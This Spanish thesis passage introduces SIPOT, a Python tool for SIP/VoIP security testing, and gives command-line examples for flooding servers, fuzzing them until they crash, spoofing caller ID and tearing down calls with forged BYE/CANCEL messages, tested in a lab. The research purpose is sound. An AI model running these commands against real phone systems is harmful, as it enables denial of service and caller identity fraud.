Es bien conocido que el protocolo IP, que es utilizado para el transporte de mensajes SIP, es vulnerable a ataques como *spoofing* [32], *session hijacking* [26], etc. La suite IP *security* (IPsec) provee un conjunto de servicios para proteger a los paquetes IP de tales ataques. IPsec es capaz de proveer servicios de confidencialidad, integridad, autenticación del origen y protección de análisis de tráfico [33]. La utilización de IPsec en la telefonía IP puede salvaguardar la señalización y los datos de vulnerabilidades de la red.

2.3.3. Transport Secure Layer (TLS)

Otra solución a las vulnerabilidades intrínsecas del uso del transporte, además de IPsec descripto anteriormente, es el uso del protocolo SSL/TLS [34]. Sin embargo, debido a que el código de SSL logró ser vulnerado, se debería evitar su utilización [35] [36]. La autenticación entre los correspondientes elementos de la red durante el procedimiento de inicialización es posible en ambos sentidos mediante el intercambio de sus certificados. SSL/TLS tiene muchas de las ventajas de IPsec y el uso del mismo en Internet ha probado su usabilidad y efectividad. Este protocolo puede formar parte de un ambiente VoIP, ya que corre sobre TCP/IP y debajo de protocolos de capa superior como HTTP o FTP y por lo tanto el encabezado TCP no se encuentra encriptado. Por otro lado, la mayor dificultad con SSL/TLS es que no es capaz de correr sobre UDP dado que UDP no hace control de flujo y sí lo hace TCP, y por lo tanto puede resultar una carga muy pesada para los servidores proxy el mantenimiento de muchas conexiones TCP simultáneamente.

2.3.4. SIP Secure (SIPS)

SIP *Secure* (SIPS) es un mecanismo de protección extremo a extremo para un dado recurso o servicio. Es considerado el equivalente a HTTPS y asegura seguridad entre los extremos. El esquema de direccionamiento SIPS tiene una estructura similar a SIP; con la única diferencia en el cambio de SIP por SIPS en la dirección [22]. Un ejemplo de una dirección segura en un esquema SIPS es: `<sips:nitsuga@itba.edu.ar>`.

2.3.5. Secure MIME (S/MIME)

Los mensajes SIP son capaces de llevar MIME en el cuerpo del mensaje, y el estándar MIME incluye mecanismos para asegurar este tipo de contenidos tanto en integridad como en confidencialidad mediante el uso de los tipos MIME multipart/signed y application/pkcs7-mime. S/MIME provee un conjunto de funcionalidades de las cuales SIP utiliza dos: "*Integrity and authentication tunneling"* y "*Tunneling Encryption".* Si en cambio no se utilizara una infraestructura de clave pública (PKI), las claves se deberían autogenerar, de otra manera, las claves públicas intercambiadas serían auto-firmadas, lo cual hace que el intercambio inicial de claves sea susceptible a ataque de Man-in-the-middle (MitM).

3. Desarrollo de la herramienta

El presente capítulo se ocupa de presentar la herramienta desarrollada a partir de una descripción general de su funcionamiento, los elementos que la componen y la potencialidad de cada uno de los módulos incluidos. El capítulo comienza con una descripción general del desarrollo de la misma, la forma de instalación y uso, las dependencias embebidas en el código y las abstracciones básicas que fueron utilizadas por los módulos; luego se realiza una descripción detallada de los objetivos, desarrollo y formas de uso de los tres módulos desarrollados.

La aplicación final se encuentra disponible en el siguiente repositorio público junto con la wiki que contiene la documentación de uso:

https://github.com/nitsuga1986/sipot

https://github.com/nitsuga1986/sipot/wiki

3.1. Descripción general

La herramienta, nombrada como SIPOT (SIP *Open Tester*), fue desarrollada íntegramente en el lenguaje Python [37] para permitir el uso en diferentes entornos y plataformas. El programa es totalmente portable, pudiendo ser utilizado en entornos Windows y Linux con o sin entorno gráfico, de manera de permitir su uso para evaluar diferentes sistemas y configuraciones de una red SIP. La misma consta de un módulo base (`sipot.py`), que ofrece las abstracciones necesarias para futuros desarrollos, y tres módulos destinados a explotar diferentes vulnerabilidades.

3.1.1. Funcionalidades

La herramienta desarrollada se compone de una aplicación base y tres módulos que incluyen las siguientes funcionalidades:

- Aplicación base - (sipot.py)
  - Soporte para el desarrollo de módulos de ataque.
  - Eventos de recepción y envío de mensajes SIP
  - Objetos de mensaje y diálogo SIP
- Módulo de *flooding*
  - Inundación de paquetes SIP con mensajes creados por la aplicación
  - Inundación de paquetes SIP con mensajes provistos por usuario
  - Inundación con diccionario de usuarios
  - Configuración de parámetros del mensaje
- Módulo de *fuzzing*
  - Envío de paquetes SIP malformados
  - Malformaciones pre-configuradas para los diferentes métodos SIP
  - Ataque de fuzzing con detección de falla
- Módulo de *spoofing*
  - Suplantación de Caller ID
  - Finalización de llamada mediante ataque BYE y CANCEL
  - Auto-detección de llamada y finalización mediante ataque BYE y CANCEL

3.1.2. Instalación y uso

La herramienta fue desarrollada de manera de no requerir instalación previa ni configuración de entornos especiales, para permitir su rápida utilización. Los pasos para su uso son:

1. Instalar el intérprete de Python [37].
2. Descargar del repositorio público.
3. Ejecutar: `Directorio > python sipot.py {Opciones}`

3.1.3. Lenguaje y portabilidad

Como ya se mencionó, la herramienta fue íntegramente desarrollada en el lenguaje Python. Se trata de un lenguaje de programación multiparadigma, interpretado y multiplataforma. Es administrado por la *Python Software Foundation* y posee una licencia de código abierto, denominada *Python Software Foundation License* [37].

3.1.4. Dependencias

La aplicación hace uso de cuatro librerías externas que fueron incorporadas, para mayor sencillez, dentro del paquete que se encuentra en el repositorio público. La más importante de estas, se llama 39Peers [38] y se trata de un proyecto de código abierto desarrollado por Kundan Singh que define el *stack* de SIP (RFC 3261), entre otros. Esta librería fue utilizada como la base para la interpretación y creación de mensajes SIP. Esta librería se encuentra modificada dentro del repositorio para poder soportar IPv6.

3.1.5. Aplicación base

La aplicación cuenta con un módulo base (`sipot.py`), que ofrece las abstracciones necesarias para futuros desarrollos. En este módulo se insertan e interpretan todas las opciones disponibles en la aplicación y se definen dos objetos fundamentales con sus métodos básicos, como se muestra a continuación:

```
class App(object):
        def __init__(self, options):
                ...
        def start(self):
                ...
        def stop(self):
                ...
        def createUser(self):
                ...
        def mainController(self):
                ...
        def printResults(self):
                ...
        ...
```

Este objeto define las bases para la creación de módulos, ya que define los métodos básicos que permiten ejecutarlo y detenerlo (`start` y `stop`), crear un usuario (`createUser`) que sea capaz de realizar comunicaciones con otros usuarios SIP o servidores, un controlador principal (`mainController`), un método para mostrar los resultados del ataque (`printResults`), entre otros.

```
class User (object):
	def __init__(self, options):
		...
	def close(self):
		...
	def _createRegister(self):
		...
	def send(self):
		...
	def receivedRequest(self):
		...
	def receivedResponse(self):
		...
	...
```

Este objeto define las bases para la creación de usuarios que sean capaces de comunicarse con elementos en una red utilizando el *stack* definido en SIP. El mismo incluye algunos métodos básicos que le permiten registrarse en un servidor SIP (`createRegister`), enviar y recibir mensajes (`send`, `receivedRequest`, `receivedResponse`), entre otros.

3.2. Módulo de FLOODING

Este módulo fue desarrollado con el objetivo de explotar vulnerabilidades relacionadas con los ataques de inundación o *flooding* [Ver *APÉNDICE C: Flooding*]. Este tipo de ataques se caracterizan por el envío excesivo de paquetes inútiles a un servidor o usuario con el fin de agotar los recursos y causar la denegación del servicio (DoS). A continuación se realiza una descripción general del módulo, algunos casos de uso y sus objetivos.

3.2.1. Descripción general

Este módulo genera un envío continúo de paquetes SIP a un destino indicado. Para ello se utilizaron las abstracciones del módulo base (`sipot.py`) y se le agregaron los métodos necesarios para este tipo de ataques, como se observa a continuación:

```
class FloodingApp(App):
	def __init__(self, options):
		...
	def start(self):
		...
	def createUser(self):
		...
	def mainController(self):
		...
	...
```

Aquí se observa que el objeto correspondiente a la aplicación fue utilizado para crear el módulo de *flooding*. En este caso se extiende el método `__init__` con el fin de incorporar todas las opciones específicas del módulo; de la misma manera re-definen los métodos `start`, `createUser`, y `mainController` para poder satisfacer las necesidades particulares de la aplicación.

```
class flooderUser(User):
        def __init__(self, options):
                ...
        def stop(self):
                ...
        def _flood (self):
                ...
        ...
```

En este objeto se observa cómo la abstracción de usuario es utilizada para crear un elemento SIP que sea capaz de realizar los ataques de *flooding*. Para ello este objeto re-define parte de las abstracciones originales para cumplir las funciones específicas. En particular, el método `flood` es añadido para dotar al objeto de la capacidad de realizar el ataque deseado.

3.2.2. ECasos de uso y opciones

A continuación se detallan diferentes casos de uso del módulo, explicando el objetivo deseado y las opciones disponibles para su ejecución:

Inundación simple

A continuación se muestra cómo se puede utilizar el módulo para realizar un ataque de inundación. El objetivo de este ataque es la observación del consumo de recursos en contraste con el estado de reposo del sistema.

Para realizar este tipo de ataque utilizar el siguiente comando:

```
$ python sipot.py -M flooding -to sip:6000@[fd11:5001:ccc3:d9ab:0:0:0:3]
```

En este caso, el más sencillo del módulo, la herramienta realizará un ataque de inundación (`-M flooding`) a la dirección IPv6 `fd11:5001:ccc3:d9ab:0:0:0:3` (`--to`). El módulo por defecto, enviará 600 paquetes con el método `REGISTER` al puerto 5060 modificando en cada envío la extensión que está intentando registrar. Los paquetes se enviarán a la velocidad disponible en la interface de manera de agotar los recursos de ancho de banda en mayor medida, los recursos de CPU en segunda instancia y los recursos de memoria por último, ya que no se trata de un ataque eficiente en este sentido y probablemente el servidor descartará rápidamente los paquetes o pedirá autenticación.

Inundación con mensaje desde archivo

A continuación se muestra cómo se puede utilizar el módulo para realizar un ataque de inundación utilizando un mensaje de base provisto por el usuario. De esta manera, se puede atacar al servidor con un paquete que tenga una eficacia comprobada en el consumo de recursos.

Para realizar este tipo de ataque utilizar el siguiente comando:

```
$ python sipot.py -M flooding --to sip:109@192.168.56.77:5062
--flood-number 5000 --flood-msg-file examples/example_sipot_flood_this.txt
```

En este caso, la herramienta realizará un ataque de inundación (`-M flooding`) a la dirección IPv4 `192.168.56.77:5062`. El módulo intentará interpretar el mensaje provisto (`--flood-msg-file`) en la ubicación `examples/example_sipot_flood_this.txt` y, en caso de ser un mensaje válido, modificará la extensión de usuario en cada envío inundando al servidor. En este caso se especificó que el

módulo envíe 5000 paquetes (`--flood-number 5000`). Nuevamente se tiene por objetivo agotar el ancho de banda en primera instancia, pero dependiendo del paquete definido puede afectar gravemente otros recursos.

Inundación con diccionario de usuarios

A continuación se muestra cómo se puede utilizar el módulo para realizar un ataque de inundación utilizando un archivo con extensiones de usuarios, de manera de utilizar extensiones que estén registradas en el servidor y por lo tanto generen un mayor consumo de recursos [Ver *APÉNDICE C: Flooding al servitor Proxy Server y Usuarios (INVITE)*].

Para realizar este tipo de ataque utilizar el siguiente comando:

```
$ python sipot.py --sipot-mode flooding --to sip:109@192.168.56.77:5060
--flood-number 100 --ext-dictionary examples/example_sipot_ext_dict.txt
```

En este caso, la herramienta realizará un ataque de inundación (`-M flooding`) a la dirección IPv4 `192.168.56.77:5060`. El módulo generará mensajes con el método `REGISTER`, ya que no se especificó el método ni existe un mensaje definido por el usuario, modificando con cada envío la extensión del mensaje, de acuerdo a los usuarios provistos en el archivo `examples/example_sipot_ext_dict.txt` (`--ext-dictionary`). En este caso se especificó que el módulo envíe 100 paquetes. El objetivo de este ataque es aumentar el consumo de recursos provocado por la inundación, mediante el uso de extensiones reales que se encuentren registradas en el servidor.

3.3. Módulo de FUZZING

Este módulo fue desarrollado con el objetivo de explotar vulnerabilidades relacionadas con los ataques de *fuzzing* [Ver *APÉNDICE D: Fuzzing*] o *parseo* inválido de mensajes. Este tipo de ataques se caracteriza por el envío de entradas inválidas, aleatorias o fuera de los límites de la definición, con el fin de generar respuestas inesperadas en los servidores o dispositivos finales que no hayan sido testeadas y por ende puedan causar la denegación del servicio (DoS) o el mal funcionamiento de la aplicación. A continuación se realiza una descripción general del módulo, algunos casos de uso y sus objetivos.

3.3.1. Descripción general

Este módulo genera un envío de paquetes que van mutando en cada iteración de manera de generar paquetes inválidos o no esperados por el destino. Para ello se utilizaron las abstracciones del módulo base (`sipot.py`) y se le agregaron los métodos necesarios para este tipo de ataques, como se observa a continuación:

```
class FuzzingApp (App):
      def __init__(self, options):
            ...
      def printResults(self):
            ...
      def createUser(self):
            ...
      def mainController(self):
            ...
      ...
```

Aquí se observa que el objeto correspondiente a la aplicación fue utilizado para crear el módulo de *fuzzing*. En este caso se extiende el método `__init__` con el fin de incorporar todas las opciones específicas del módulo; de la misma manera re-definen los métodos `printResults`, `createUser`, y `mainController` para poder satisfacer las necesidades particulares de la aplicación. El caso de `printResults` es específico ya que este módulo es capaz de evaluar la caída de un servidor luego de cada envío.

```
class fuzzerUser (User):
      def __init__(self, options):
            ...
      def _setCrashDetect (self):
            ...
      def _fuzzing (self):
            ...
      ...
```

En este objeto se observa cómo la abstracción de usuario es utilizada para crear un elemento SIP que sea capaz de realizar los ataques de *fuzzing*. Como en el caso de *flooding,* en este objeto se re-definen parte de las abstracciones originales para cumplir las funciones específicas. En particular, en este objeto se crean los métodos `fuzzing` y `setCrashDetect` para realizar el ataque específico y evaluar el estado del objetivo, respectivamente.

3.3.2. Uso y opciones

A continuación se detallan diferentes casos de uso del módulo, explicando el objetivo deseado y las opciones disponibles para su ejecución:

Fuzzing simple

A continuación se muestra cómo se puede utilizar el módulo para realizar un ataque de *fuzzing* simple sin la necesidad de configuraciones específicas. El objetivo es causar el mal funcionamiento del objetivo, a través del envío de mensajes inválidos o inesperados.

Para realizar este tipo de ataque se utiliza el siguiente comando:

```
$ python sipot.py -M fuzzing --to sip:6000@[fd11:5001:ccc3:d9ab:0:0:0:3]
```

En este caso, la herramienta realizará un ataque de *fuzzing* (`-M fuzzing`) a la dirección IPv6 `fd11:5001:ccc3:d9ab:0:0:0:3` (`--to`). El módulo por defecto, enviará 6775 variaciones del paquete `INVITE` al puerto 5060 mutando en cada envío valores de los diferentes campos del mensaje. Los paquetes se enviarán a la velocidad disponible en la interface de manera de, adicionalmente, agotar los recursos de ancho de banda. Sin embargo, el resultado esperado de este ataque es el de la caída del objetivo por malas implementaciones de la aplicación cliente.

Selección de fuzzer

El módulo de *fuzzing* hace uso de un framework específico para generar las variaciones en los mensajes. Mediante este framework [39], se generaron nueve *fuzzers* o conjuntos de variaciones, con distintas finalidades. A continuación se muestra cómo se puede seleccionar cada uno de estos conjuntos para

realizar distintos tipos de ataques. El objetivo de este ataque es causar el mal funcionamiento del objetivo, a través del envío de mensajes inválidos o inesperados.

La lista de *fuzzers* disponibles en la aplicación puede ser accedida mediante el comando:

```
$ python sipot.py -l
```

A continuación se muestra cómo realizar un ataque utilizando uno de estos *fuzzers*:

```
$ python sipot.py -M fuzzing --fuzz-fuzzer SUBSCRIBEFuzzer
--to sip:109@192.168.56.77:5060
```

En este caso, se utiliza el *fuzzer* `SUBSCRIBEFuzzer` (`--fuzz-fuzzer`) genera 4.354 variaciones del método `SUBSCRIBE`, que no forma parte de la RFC 3261 que define el protocolo SIP sino que se encuentra definida en la RFC6665: SIP-Specific Event Notification [40], a la dirección destino `192.168.56.77:5060`. Los paquetes se enviarán a la velocidad disponible en la interface buscando caída del servicio del objetivo.

Se puede indicar al módulo que utilice todos los *fuzzers* definidos en la herramienta para realizar el ataque, mediante el uso de la opción `All`. Esto generará 42.287 variaciones de mensajes distintas utilizando los diferentes métodos de SIP.

A continuación se muestra un ejemplo:

```
$ python sipot.py -M fuzzing --fuzz-fuzzer All --to sip:109@192.168.56.77
```

Fuzzing con crash detection

El módulo de *fuzzing* incorpora la función de *crash detection* para alertar al usuario de la herramienta de la caída del objetivo [Ver *APÉNDICE D: Ciclo de fuzzing*]. El objetivo de este ataque es el uso del o los *fuzzers* de manera continua hasta que se detecte que el objetivo no genera las respuestas esperadas a los paquetes válidos. Adicionalmente, este caso de uso muestra cómo guardar los resultados en un archivo para su futuro análisis.

Para realizar este tipo de ataque utilizar el siguiente comando:

```
$ python sipot.py --sipot-mode fuzzing --fuzz-crash --fuzz-to-file
examples/example_fuzz_results.txt --to sip:109@192.168.56.77:5060
```

El módulo comienza con el paquete de evaluación (`OPTIONS` por defecto) para encontrar los parámetros de respuesta del objetivo en condiciones normales de funcionamiento. Luego, realizará el envío de 6.775 variaciones del paquete `INVITE` (por defecto) a la dirección `192.168.56.77:5060`, mutando en cada envío valores de los diferentes campos del mensaje. Luego del envío de cada uno de estos mensajes, la herramienta vuelve a utilizar el paquete de evaluación para identificar la posible caída o mal funcionamiento del objetivo. Por defecto, el ataque se detendrá al encontrarse un alerta de caída del objetivo. Se encuentra disponible la opción `--fuzz-crash-no-stop`, para evitar esta situación en caso de que el objetivo genere falsos positivos.

Adicionalmente, en este caso de uso, los resultados serán almacenados en el archivo `examples/example_fuzz_results.txt` para su futura evaluación y análisis.

3.4. Módulo de SPOOFING

Este módulo fue desarrollado con el objetivo de explotar vulnerabilidades relacionadas a la suplantación de identidad o *spoofing* [Ver *APÉNDICE E: Spoofing*]. Este tipo de ataques se caracteriza por el envío de paquetes que personifican a un cliente válido en la red, con el objetivo del robo de información, la caída del servicio, entre otros. A continuación se realiza una descripción general del módulo, algunos casos de uso y sus objetivos.

3.4.1. Descripción general

Los ataques de *spoofing*, por su definición, pueden tomar diversas características y formas que por supuesto no se limitan al protocolo en estudio. El presente módulo fue desarrollado para realizar ataques utilizando algunas de las formas de *spoofing* más populares y difundidas para SIP, que tienen por objetivo general la denegación de servicio (DoS). Para esto, y como en los módulos anteriores, se utilizaron las abstracciones del módulo base (`sipot.py`) y se le agregaron los métodos necesarios para este tipo de ataques, como se observa a continuación:

```
class SpoofingApp(App):
       def __init__(self, options):
              ...
       def createUser(self):
              ...
       def mainController(self):
              ...
       ...
```

Aquí se observa que el objeto correspondiente a la aplicación fue utilizado para crear el módulo de *spoofing*. En este caso se extiende el método `__init__` con el fin de incorporar todas las opciones específicas del módulo; de la misma manera se re-definen los métodos `createUser`, y `mainController` para poder satisfacer las necesidades particulares de la aplicación.

```
class spooferUser(User):
       def __init__(self, options):
              ...
       def spoofMsg(self):
              ...
       def _spoofing(self):
              ...
       def _auto_spoofing(self):
              ...
       ...
```

En este objeto se observa cómo la abstracción de usuario es utilizada para crear un elemento SIP que sea capaz de realizar los ataques de *spoofing*. Como en los casos anteriores, en este objeto se re-definen parte de las abstracciones originales para cumplir las funciones específicas. En particular, este objeto cuenta con el método `spoofMsg` que permite tomar un mensaje perteneciente a un Usuario legítimo y extraer las credenciales necesarias para la suplantación de la identidad. Asimismo, cuenta con los

métodos `spoofing` y `auto_spoofing` que dotan al usuario de la capacidad de realizar el ataque esperado.

3.4.2. Uso y opciones

A continuación se detallan diferentes casos de uso del módulo, explicando el objetivo deseado y las opciones disponibles para su ejecución:

Spoofing Caller ID

Se denomina identificación de llamadas, CallerID o CND al número telefónico de identificación del interlocutor llamante que se transmite en una llamada telefónica. En el protocolo SIP, el CallerID es enviado por el servidor, dentro del encabezado SIP, al momento de realizar la llamada. Mediante este ataque, la herramienta modifica los valores necesarios dentro del mensaje de manera que en el objetivo, el dispositivo SIP muestre el valor de identificación deseado [Ver *APÉNDICE E: Caller ID spoofing*].

Para realizar este tipo de ataque utilizar el siguiente comando:

```
$ python sipot.py -M spoofing --to sip:111@192.168.1.128 --spoof-name Spoofed
```

En este caso, la herramienta realizará un ataque de *spoofing* (`-M spoofing`) a la dirección `192.168.1.128` (`--to`). El módulo construirá el mensaje INVITE necesario para el ataque al ser recibido, el dispositivo objetivo mostrará una llamada entrante con la identificación "`Spoofed`" (`--spoof-name`). El objetivo de este ataque es realizar fraudes de suplantación de identidad.

Spoofing BYE y CANCEL

A continuación se muestra cómo se puede utilizar este módulo para realizar un ataque de denegación de servicio mediante el envío de mensajes `BYE` y `CANCEL` [Ver *APÉNDICE E: APÉNDICE E:2Spoofing en SIP*].

Para realizar este tipo de ataque utilizar el siguiente comando:

```
$ python sipot.py -M spoofing --spoof spfBYE --to sip:108@192.168.56.101:5060
--spoof-msg-file examples/example_sipot_spoof_bye_from_200.txt
```

En este caso, la herramienta realizará un ataque de `BYE` *spoofing* (`--spoof spfBYE`) utilizando la dirección del servidor REGISTER `192.168.56.101:5060`. Para la construcción del mensaje que suplante la identidad, se debe proveer al módulo de un mensaje capturado en la red que posea las credenciales necesarias. En este caso de uso, el mensaje es provisto en el archivo `examples/example_sipot_spoof_bye_from_200.txt` (`--spoof-msg-file`). Una vez construido el mensaje necesario, la herramienta realizará el envío al servidor, haciendo caer la llamada en curso. Este ataque puede ser realizado también para llamadas que aún no han completado el establecimiento (`180 Ringing`) mediante el uso de `--spoof spfCANCEL`. A continuación se muestra un ejemplo:

```
$ python sipot.py -M spoofing --spoof spfCANCEL --to sip:108@192.168.1.77
--spoof-msg-file examples/example_sipot_spoof_cancel_from_180.txt
```

AutoSpoofing

A continuación se muestra cómo se puede utilizar este módulo para realizar un ataque de denegación de servicio mediante el envío de mensajes `BYE` y `CANCEL`. En este caso de uso, el módulo se encontrará capturando paquetes de la red para encontrar llamadas establecidas (`BYE`) o en establecimiento (`CANCEL`) [Ver *APÉNDICE E: APÉNDICE E:2Spoofing en SIP*]. Una vez encontrado el mensaje con la información del diálogo, el módulo realizará la construcción y envío del mensaje necesario para abortar la sesión. De esta manera, los usuarios no podrán establecer llamadas y se establece un estado de DoS.

Para realizar este tipo de ataques se utilizan los siguientes comandos:

```
$ python sipot.py --sipot-mode spoofing --spoof-auto --spoof spfBYE
```

Este primer comando realiza la denegación de servicio sobre llamadas ya establecidas. El módulo intentará en este modo capturar paquetes `200 OK` que sean respuesta a un `INVITE`, de manera de obtener los valores que caracterizan al diálogo. Inmediatamente capturado el paquete, se extraen las variables correspondientes y se genera el mensaje `BYE` que finaliza la llamada. Los usuarios experimentan el corte de la llamada instantáneamente luego del establecimiento.

```
$ python sipot.py --sipot-mode spoofing --spoof-auto --spoof spfCANCEL
```

Este comando realiza la denegación de servicio sobre llamadas en establecimiento. El módulo intentará en este modo capturar paquetes `180 RINGING`, de manera de obtener los valores que caracterizan al diálogo. Inmediatamente capturado el paquete, se extraen las variables correspondientes y se genera el mensaje `CANCEL` que previene el establecimiento de la llamada. Los usuarios experimentan una situación similar a la anterior.

Ambos usos del módulo requieren ser ejecutados con privilegios de administrador para poder realizar las capturas de los paquetes.

4. Pruebas de la herramienta

El presente capítulo se ocupa de aplicar la herramienta en un entorno con diversidad de dispositivos y plataformas de manera de poner a prueba el protocolo SIP y evidenciar los problemas que surgen del uso del mismo. Para ello, se comienza el capítulo con la selección de herramientas ampliamente difundidas y que hayan demostrado ser sólidas para el despliegue de VoIP. Luego se realizarán ataques sobre el sistema montado, buscando lograr los objetivos planteados para cada uno de los módulos de la herramienta.

4.1. Entorno de pruebas

Para la evaluación de la herramienta, se generó un entorno diverso con diferentes equipos y máquinas virtuales, así como diferentes sistemas operativos y aplicaciones. En la Figura 5 se muestra el entorno que fue utilizado para la evaluación de la herramienta.




Figura 5 – Entorno de pruebas de la aplicación

Si bien el transporte no es relevante a los fines de probar la efectividad de la herramienta y por ende, que se utilice direccionamiento IPv4 o IPv6 no modifica los resultados de la experiencia, se decidió utilizar IPv4 debido a que gran parte de las PBX SIP que se comercializan, y la mayoría de los *softphones* disponibles, no poseen soporte estable para IPv6. Algunas de las aplicaciones, sin embargo, soportan IPv6 en sus versiones inestables o como característica "experimental".

Por otra parte, se considera que el *stack* IPv4 implementado en todas las aplicaciones, se encuentra en un mayor grado de madurez y por ende es menos susceptible a vulnerabilidades de interpretación de mensajes (*fuzzing*) y es capaz de realizar con mayor eficiencia las tareas que puedan afectar el alto consumo de recursos. Es decir, las aplicaciones implementadas sobre IPv4 son más inmunes a los ataques realizados por la herramienta y por ende, presentan un entorno más desafiante para la experiencia que las implementaciones sobre IPv6.

4.1.1. Servidor SIP (AsteriskNow)

Para montar el servidor SIP se utilizó la aplicación AsteriskNOW IP PBX [41], que es una distribución de GNU/Linux basada en CentOS que permite transformar una PC en un central telefónica PBX basada en Asterisk.

Asterisk es un programa de software libre (bajo licencia GPL) que proporciona funcionalidades de una central telefónica (PBX), de acuerdo con el sitio web de Asterisk, que es utilizado por las pequeñas empresas, grandes empresas, centros de llamadas, y agencias de gobierno, en todo el mundo. Más de un millón de sistemas basados en Asterisk están en uso en más de 170 países [42]. Debido a su amplia difusión y estabilidad, se decidió montar un Servido Asterisk para la evaluación de la herramienta.

4.1.2. Softphones

Para las aplicaciones clientes, se utilizaron cuatro aplicaciones distintas montadas sobre cuatro sistemas operativos diferentes. A continuación se describe brevemente cada uno de los clientes utilizados:

Android: CSipSimple

Este cliente se instaló sobre un *smartphone* conectado a la LAN mediante una conexión WiFi. La aplicación CSipSimple [43], que se encuentra corriendo sobre el sistema operativo Android, es una aplicación de código abierto y software libre, distribuida bajo licencia GNU.

Windows: Linphone

Este cliente se instaló sobre una *netbook* conectada a la LAN mediante una conexión cableada. La aplicación Linphone [44], que se encuentra corriendo sobre el sistema operativo Windows 7, es una aplicación VoIP disponible en ordenadores con Linux, Windows, o equipos de Apple con Mac OS X, Android, y teléfonos móviles iPhone. Utiliza SIP para la comunicación y está disponible bajo licencia GPL.

Ubuntu: SFLphone

Este cliente se instaló sobre una *notebook* conectada a la LAN mediante una conexión cableada. La aplicación SFLphone [45], que se encuentra corriendo sobre el sistema operativo Ubuntu 14.04 LTS, es una aplicación de código abierto y software libre que soporta SIP y IAX2 para entornos Linux, distribuida bajo licencia GNU.

Debian: Ekiga

Este cliente se instaló sobre una máquina virtual, utilizando la aplicación *VirtualBox*, en una *notebook* conectada a la LAN mediante una conexión cableada. La aplicación Ekiga [46], anteriormente llamado GnomeMeeting, se encuentra corriendo sobre el sistema operativo Debian. Ekiga es una aplicación de

software libre para realizar videoconferencias y telefonía IP para GNOME y se libera bajo licencia GPL. Además está disponible para sistemas Unix y Windows.

4.1.3. Consideraciones del entorno

Los ataques efectuados sobre el entorno fueron realizados utilizando una configuración típica de un entorno SIP con baja seguridad y teniendo en cuenta las siguientes consideraciones:

- El atacante y la herramienta:
  - **Conexión LAN**: El atacante se encuentra conectado a la misma LAN que el resto de las aplicaciones, posee una IP dentro del rango de la misma y es capaz de enviar y recibir paquetes IP. Se supone aquí que el atacante realizó previamente algún tipo de ataque que le brindó acceso a la misma red que los elementos SIP.
  - **Captura de paquetes**: El atacante es capaz de realizar capturas de paquetes en diferentes partes de la red, de manera de obtener los mensajes que fueran necesarios para cada ataque. Se supone aquí que el atacante utilizó previamente alguna de las diferentes herramientas disponibles para poder acceder a la captura del tráfico.
  - **Transporte**: La herramienta realiza ataques a nivel de aplicación y por ende, utiliza el transporte provisto por el sistema operativo. Como consecuencia, la dirección IP de origen de los ataques será la provista por el mismo y no será modificada por la herramienta.
- Entorno y aplicaciones:
  - **Contraseñas**: Los diferentes clientes fueron instalados con las configuraciones mínimas de seguridad y requieren usuario y contraseña para registrarse en el servidor SIP.
  - **Cifrado**: Todos los mensajes son transmitidos sin la utilización de técnicas de cifrado y por ende, transmitidas en texto plano. Todas las direcciones utilizadas, por lo tanto, son de la forma `<sip:User@Host:Port>`.
  - **Transporte**: Como se mencionó anteriormente, todas las comunicaciones se realizan sobre direccionamiento IPv4.
  - **Carga**: Se supone que todos los recursos disponibles en cada implementación están únicamente disponibles para la aplicación SIP y no hay otros procesos que podrían degradar el servicio.

4.2. Ataques y resultados

A continuación, se muestran los resultados de una serie de ataques realizados con la herramienta sobre el Servidor SIP y los diferentes clientes. Los ataques fueron seleccionados por ser relevantes para mostrar el impacto causado al servicio en diversas condiciones y probar la eficacia de la herramienta y sus módulos.

4.2.1. Flooding: Ataque al servidor SIP

